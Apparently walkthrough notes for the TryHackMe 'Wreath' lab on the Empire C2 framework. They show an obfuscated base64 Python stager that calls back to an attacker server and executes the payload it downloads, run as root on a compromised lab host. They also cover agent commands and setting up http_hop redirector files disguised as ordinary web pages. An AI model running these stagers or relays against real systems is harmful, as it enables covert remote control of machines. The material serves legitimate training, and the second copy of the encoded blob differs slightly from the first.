The process for this is identical whether we are using Starkiller or Empire CLI. We need to get the file to the target and executed.
There are a variety of ways we could do this. The simplest would simply be to use your preferred CLI text editor to create a file on the target, copy and paste the script in, then execute it. If using this method, please do it in the /tmp directory and follow the FILENAME-USERNAME.sh naming convention. We could also use something called a *here-document* to execute the entire script without ever writing it to the disk.
That said, this is overkill. If we read through the script we can see that it is in three main parts:

```
muri@augury:~/thm/wreath/Empire$ cat launcher.sh
#!/bin/bash
echo "import sys,base64,warnings;warnings.filterwarnings('ignore');exec(base64.b64decode('aW1wb3J0IHN5cztpbXBvcnQgcmUs
IHN1YnByb2Nlc3M7Y21kID0gInBzIC1lZiB8IGdyZXAgTGl0dGxlXCBTbml0Y2ggfCBncmVwIC12IGdyZXAiCnBzID0gc3VicHJvY2Vzcy5Qb3BlbihjbW
QsIHNoZWxsPVRydWUsIHN0ZG91dD1zdWJwcm9jZXNzLlBJUEUsIHN0ZGVycj1zdWJwcm9jZXNzLlBJUEUpCm91dCwgZXJyID0gcHMuY29tbXVuaWNhdGUo
KQppZiByZS5zZWFyY2goIkxpdHRsZSBTbml0Y2giLCBvdXQuZGVjb2RlKCdVVEYtOCcpKToKICAgc3lzLmV4aXQoKQppbXBvcnQgdXJsbGliLnJlcXVlc3
Q7ClVBPSdNb3ppbGxhLzUuMCAoV2luZG93cyBOVCA2LjE7IFdPVzY0OyBUcmlkZW50LzcuMDsgcnY6MTEuMCkgbGlrZSBHZWNrbyc7c2VydmVyPSdodHRw
Oi8vMTAuNTAuNzMuMjo4MDAwJzt0PScvbG9naW4vcHJvY2Vzcy5waHAnO3JlcT11cmxsaWIucmVxdWVzdC5SZXF1ZXN0KHNlcnZlcit0KTsKcHJveHkgPS
B1cmxsaWIucmVxdWVzdC5Qcm94eUhhbmRsZXIoKTsKbyA9IHVybGxpYi5yZXF1ZXN0LmJ1aWxkX29wZW5lcihwcm94eSk7Cm8uYWRkaGVhZGVycz1bKCdV
c2VyLUFnZW50JyxVQSksICgiQ29va2llIiwgInNlc3Npb249U0pyMGZLbVNCSDRWTmJNQUc3cHYzdGZ2L0FzPSIpXTsKdXJsbGliLnJlcXVlc3QuaW5zdG
FsbF9vcGVuZXIobyk7CmE9dXJsbGliLnJlcXVlc3QudXJsb3BlbihyZXEpLnJlYWQoKTsKSVY9YVswOjRdO2RhdGE9YVs0Ol07a2V5PUlWKyc1M2M1OTcz
MWI0ODAxNmMxZDQ2NTVhZGU1ZTU5M2Q0ZScuZW5jb2RlKCdVVEYtOCcpO1MsaixvdXQ9bGlzdChyYW5nZSgyNTYpKSwwLFtdCmZvciBpIGluIGxpc3Qocm
FuZ2UoMjU2KSk6CiAgICBqPShqK1NbaV0ra2V5W2klbGVuKGtleSldKSUyNTYKICAgIFNbaV0sU1tqXT1TW2pdLFNbaV0KaT1qPTAKZm9yIGNoYXIgaW4g
ZGF0YToKICAgIGk9KGkrMSklMjU2CiAgICBqPShqK1NbaV0pJTI1NgogICAgU1tpXSxTW2pdPVNbal0sU1tpXQogICAgb3V0LmFwcGVuZChjaHIoY2hhcl
5TWyhTW2ldK1Nbal0pJTI1Nl0pKQpleGVjKCcnLmpvaW4ob3V0KSk='));" | python3 &
rm -f "$0"
exit
```

• In the green square we have the *shebang*. This tells the shell which interpreter to run the script under. In this case the script would be run using /bin/bash
• The red square contains the payload itself. This is the section we're interested in
• The blue square contains post processing commands. Specifically these two lines tell the script to delete itself then exit

Knowing this, we can just copy everything in the red square then execute it in a terminal on the target:

```
[root@prod-serv ~]# echo "import sys,base64,warnings;warnings.filterwarnings('ignore');exec(base64.b64decode('aW1wb3J0I
HN5cztpbXBvcnQgcmUsIHN1YnByb2Nlc3M7Y21kID0gInBzIC1lZiB8IGdyZXAgTGl0dGxlXCBTbml0Y2ggfCBncmVwIC12IGdyZXAiCnBzID0gc3VicHJv
Y2Vzcy5Qb3BlbihjbWQsIHNoZWxsPVRydWUsIHN0ZG91dD1zdWJwcm9jZXNzLlBJUEUsIHN0ZGVycj1zdWJwcm9jZXNzLlBJUEUpCm91dCwgZXJyID0gcHM
uY29tbXVuaWNhdGUoKQppZiByZS5zZWFyY2goIkxpdHRsZSBTbml0Y2giLCBvdXQuZGVjb2RlKCdVVEYtOCcpKToKICAgc3lzLmV4aXQoKQppbXBvcnQgdX
JsbGliLnJlcXVlc3Q7ClVBPSdNb3ppbGxhLzUuMCAoV2luZG93cyBOVCA2LjE7IFdPVzY0OyBUcmlkZW50LzcuMDsgcnY6MTEuMCkgbGlrZSBHZWNrbyc7c
2VydmVyPSdodHRwOi8vMTAuNTAuNzMuMjo4MDAwJzt0PScvbG9naW4vcHJvY2Vzcy5waHAnO3JlcT11cmxsaWIucmVxdWVzdC5SZXF1ZXN0KHNlcnZlcit0
KTsKcHJveHkgPSB1cmxsaWIucmVxdWVzdC5Qcm94eUhhbmRsZXIoKTsKbyA9IHVybGxpYi5yZXF1ZXN0LmJ1aWxkX29wZW5lcihwcm94eSk7Cm8uYWRkaGV
hZGVycz1bKCdVc2VyLUFnZW50JyxVQSksICgiQ29va2llIiwgInNlc3Npb249U0pyMGZLbVNCSDRWTmJNQUc3cHYzdGZ2L0FzPSIpXTsKdXJsbGliLnJlcX
Vlc3QuaW5zdGFsbF9vcGVuZXIobyk7CmE9dXJsbGliLnJlcXVlc3QudXJsb3BlbihyZXEpLnJlYWQoKTsKSVY9YVswOjRdO2RhdGE9YVs0Ol07a2V5PUlWK
yc1M2M1OTczMWI0ODAxNmMxZDQ2NTVhZGU1ZTU5M2Q0ZScuZW5jb2RlKCdVVEYtOCcpO1MsaixvdXQ9bGlzdChyYW5nZSgyNTYpKSwwLFtdCmZvciBpIGlu
IGxpc3QocmFuZ2UoMjU2KSk6CiAgICBqPShqK1NbaV0ra2V5W2klbGVuKGtleSldKSUyNTYKICAgIFNbaV0sU1tqXT1TW2pdLFNbaV0KaT1qPTAKZm9yIGN
oYXIgaW4gZGF0YToKICAgIGk9KGkrMSklMjU2CiAgICBqPShqK1NbaV0pJTI1NgogICAgU1tpXSxTW2pdPVNbal0sU1tpXQogICAgb3V0LmFwcGVuZChjaaH
IoY2hhcl5TWyhTW2ldK1Nbal0pJTI1Nl0pKQpleGVjKCcnLmpvaW4ob3V0KSk='));" | python3 &
[1] 2137
```

This results in an agent being received by our waiting listener.
In the Empire CLI receiving a listener looks something like this:

```
(Empire) >
[*] Sending PYTHON stager (stage 1) to 10.200.72.200
[*] Agent YIFNAUM6 from 10.200.72.200 posted valid Python PUB key
[*] New agent YIFNAUM6 checked in
[+] Initial agent YIFNAUM6 from 10.200.72.200 now active (Slack)
[*] Sending agent (stage 2) to YIFNAUM6 at 10.200.72.200
[!] strip_python_comments is deprecated and should not be used
```

We can then type agents and hit enter to see a full list of available agents:

```
(Empire) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username             Process           PID    Delay    Last Seen           Listener
 ----     -- -----------     ------------      --------             -------           ---    -----    ---------           ----------------
 YIFNAUM6 py 10.200.72.200   prod-serv         *root                python3           2137   5/0.0    2021-01-16 01:12:44 Webserver
```

To interact with an agent, we use `interact AGENT_NAME`. This puts us into the context of the agent. We can view the full list of available commands with help:


```
(Empire: agents) > interact YIFNAUM6
(Empire: YIFNAUM6) > help

Agent Commands
==============
agents            Jump to the agents menu.
back              Go back a menu.
cat               View the contents of a file
cd                Change an agent's active directory
clear             Clear out agent tasking.
creds             Display/return credentials from the database.
dirlist           Tasks an agent to store the contents of a directory in the database.
download          Task an agent to download a file into the C2.
exit              Task agent to exit.
help              Displays the help menu or syntax for particular commands.
info              Display information about this agent
jobs              Return jobs or kill a running job.
killdate          Get or set an agent's killdate (01/01/2016).
list              Lists all active agents (or listeners).
listeners         Jump to the listeners menu.
loadpymodule      Import zip file containing a .py module or package with an __init__.py
lostlimit         Task an agent to display change the limit on lost agent detection
main              Go back to the main menu.
osx_screenshot    Use the python-mss module to take a screenshot, and save the image to the server. Not opsec safe
python            Task an agent to run a Python command.
pythonscript      Load and execute a python script
removerepo        Remove a repo
rename            Rename the agent.
resource          Read and execute a list of Empire commands from a file.
searchmodule      Search Empire module names/descriptions.
shell             Task an agent to use a shell command.
sleep             Task an agent to 'sleep interval [jitter]'
sysinfo           Task an agent to get system information.
upload            Task the C2 to upload a file into an agent.
usemodule         Use an Empire Python module.
viewrepo          View the contents of a repo. if none is specified, all files will be returned
workinghours      Get or set an agent's working hours (9:00-17:00).
```

Note that this menu will change depending on the stager we used.
When we have finished with our agent we use `back` to switch context back to the agents menu. This doesn't destroy the agent, however. If we did want to kill our agent, we would do it with `kill AGENT_NAME`:


```
(Empire: YIFNAUM6) > back
(Empire: agents) > kill YIFNAUM6
[>] Kill agent 'YIFNAUM6'? [y/N] y
[*] Tasked YIFNAUM6 to run TASK_EXIT
[*] Agent YIFNAUM6 tasked with task ID 1
(Empire: agents) > [!] Agent YIFNAUM6 exiting
[*] Agent YIFNAUM6 deleted
```

We can also rename agents using the command: `rename AGENT_NAME NEW_AGENT_NAME`.

To interact with agents In Starkiller we go to the Agents tab on the left hand side of the screen:




Here we will see that our agent has checked in!



Note that once again, if you have an agent back to an Empire listener, this will also show up here.

To interact with an agent in Starkiller we can either click on it directly, or click on the "pop out" icon next to the rubbish bin icon in the actions column.

This results in a pop-up menu giving us the option to execute shell commands or modules:



As noted previously, Starkiller's collaborative features are superb. Any command executed here will show up attached to the username of the Starkiller account which executed it:

```
> (empireadmin) whoami
   root
   ..Command execution completed.
```

To delete agents in Starkiller we can use either the trashcan icon in the pop-out agent Window, or the trashcan in the agents menu itself.

Answer the questions below

Using the help command for guidance: in Empire CLI, how would we run the `whoami` command inside an agent?
‘‘‘
shell whoami
‘‘‘

We have now covered the basics of Empire, with the exception of modules, which we will look at after getting an agent back from the Git Server.
Kill your agents on the webserver then let's look at proxying Empire agents!
‘‘‘
no answer
‘‘‘

Task28

Task 28 [redacted] Empire: Hop Listeners

VideoAs mentioned previously, Empire agents can't be proxied with a socat relay or any equivalent redirects; but there must be a way to get an agent back from a target with no outbound access, right?
The answer is yes. We use something called a Hop Listener.
Hop Listeners create what looks like a regular listener in our list of listeners (like the http listener we used before); however, rather than opening a port to receive a connection, hop listeners create files to be copied across to the compromised "jump" server and served from there. These files contain instructions to connect back to a normal (usually HTTP) listener on our attacking machine. As such, the hop listener in the listeners menu can be thought of as more of a placeholder -- a reference to be used when generating stagers.
If this doesn't make much sense just now, don't worry! Hopefully it will once we have worked through an example.
The hop listener we will be working with is the most common kind: the http_hop listener.
When created, this will create a set of .php files which must be uploaded to the jumpserver (our compromised webserver) and served by a HTTP server. Under normal circumstances this would be a trivial task as the compromised server already has a webserver running; however, out of courtesy to anyone else attempting the network, we will not be using the installed webserver.
Let's first look at starting the listener in Empire CLI.
Switch into the context of the listener using uselistener http_hop from the main Empire menu (you may need to use back a few times to get out of any agents, etc). There are a few options we're interested in here:

```
(Empire) > uselistener http_hop
(Empire: listeners/http_hop) > info

    Name: HTTP[S] Hop
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Hop Options:

  Name              Required    Value                          Description
  ----              --------    -------                        -----------
  Name              True        http_hop                       Name for the listener.
  RedirectListener  True                                       Existing listener to redirect the hop traffic to.
  Launcher          True        powershell -noP -sta -w 1 -enc Launcher string.
  RedirectStagingKeyFalse                                      The staging key for the redirect listener, extracted from RedirectListener automatically.
  Host              True                                       Hostname/IP for staging.
  Port              True                                       Port for the listener.
  DefaultProfile    False                                      Default communication profile for the agent, extracted from RedirectListener automatically.
  OutFolder         True        /tmp/http_hop/                 Folder to output redirectors to.
  SlackURL          False                                      Your Slack Incoming Webhook URL to communicate with your Slack instance.
```

Specifically we need:-
• A **RedirectListener** -- this is a regular listener to forward any received agents to. Think of the hop listener as being something like a relay on the compromised server; we still need to catch it with something! You could use the listener you set up earlier for this, or create an entirely new HTTP listener using the same steps we used earlier. Make sure that this matches up with the name of an already active listener though!


• A **Host** -- the IP of the compromised webserver (.200).
• A **Port** -- this is the port which will be used for the webserver hosting our hop files. Pick a random port here (above 15000), but remember it!

When filled in, our options should look something like this:

```
(Empire: listeners/http_hop) > set RedirectListener Gitserver
(Empire: listeners/http_hop) > set Host 10.200.72.200
(Empire: listeners/http_hop) > set Port 47000
(Empire: listeners/http_hop) > info

    Name: HTTP[S] Hop
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Hop Options:

  Name              Required    Value                          Description
  ----              --------    -------                        -----------
  Name              True        http_hop                       Name for the listener.
  RedirectListener  True        Gitserver                      Existing listener to redirect the hop traffic to.
  Launcher          True        powershell -noP -sta -w 1 -enc Launcher string.
  RedirectStagingKeyFalse                                      The staging key for the redirect listener, extracted from RedirectListener automatically.
  Host              True        http://10.200.72.200:47000     Hostname/IP for staging.
  Port              True        47000                          Port for the listener.
  DefaultProfile    False                                      Default communication profile for the agent, extracted from RedirectListener automatically.
  OutFolder         True        /tmp/http_hop/                 Folder to output redirectors to.
  SlackURL          False                                      Your Slack Incoming Webhook URL to communicate with your Slack instance.


(Empire: listeners/http_hop) > execute
[*] Starting listener 'http_hop'
[*] Hop redirector written to /tmp/http_hop//admin/get.php . Place this file on the redirect server.
[*] Hop redirector written to /tmp/http_hop//news.php . Place this file on the redirect server.
[*] Hop redirector written to /tmp/http_hop//login/process.php . Place this file on the redirect server.
[+] Listener successfully started!
```


As shown in the screenshot, we then once again use execute to start the listener.
Notice that the message tells us that three files were written to a `http_hop` directory in `/tmp` of our attacking machine. We will need to replicate this file structure on our jump server (the compromised `.200` webserver) when we serve the files. Notice that these files (`news.php`, `admin/get.php`, and `login/process.php`) would not look out of place amongst genuine web application files -- and indeed could easily be discretely merged into an existing webapp.
Let's look at setting up a `http_hop` listener in Starkiller.
By this stage you should be fairly familiar with this process, so we will go through this quickly.
Switch back to the Listeners menu in Starkiller using the menu at the left-hand side of the screen:

Create a new listener and choose "http_hop" for the type. We then fill in the options much like with the Empire CLI:



Again, we set the **Host** (`.200`), **Port**, and **RedirectListener**.

Note: *if you also have a Hop Listener set up using the Empire CLI then you should also change the OutFolder (as in the above screenshot) to avoid overwriting the previously generated files.*
Click "Submit", and the listener starts!



Answer the questions below

Create a http_hop listener in Empire CLI and/or Starkiller.

‘’’

no answer

‘’’

T28 - notes

create listener> type http_hop

Options:

name - wreath-2

port - 47000

redirect listener - wreath-1

Task29

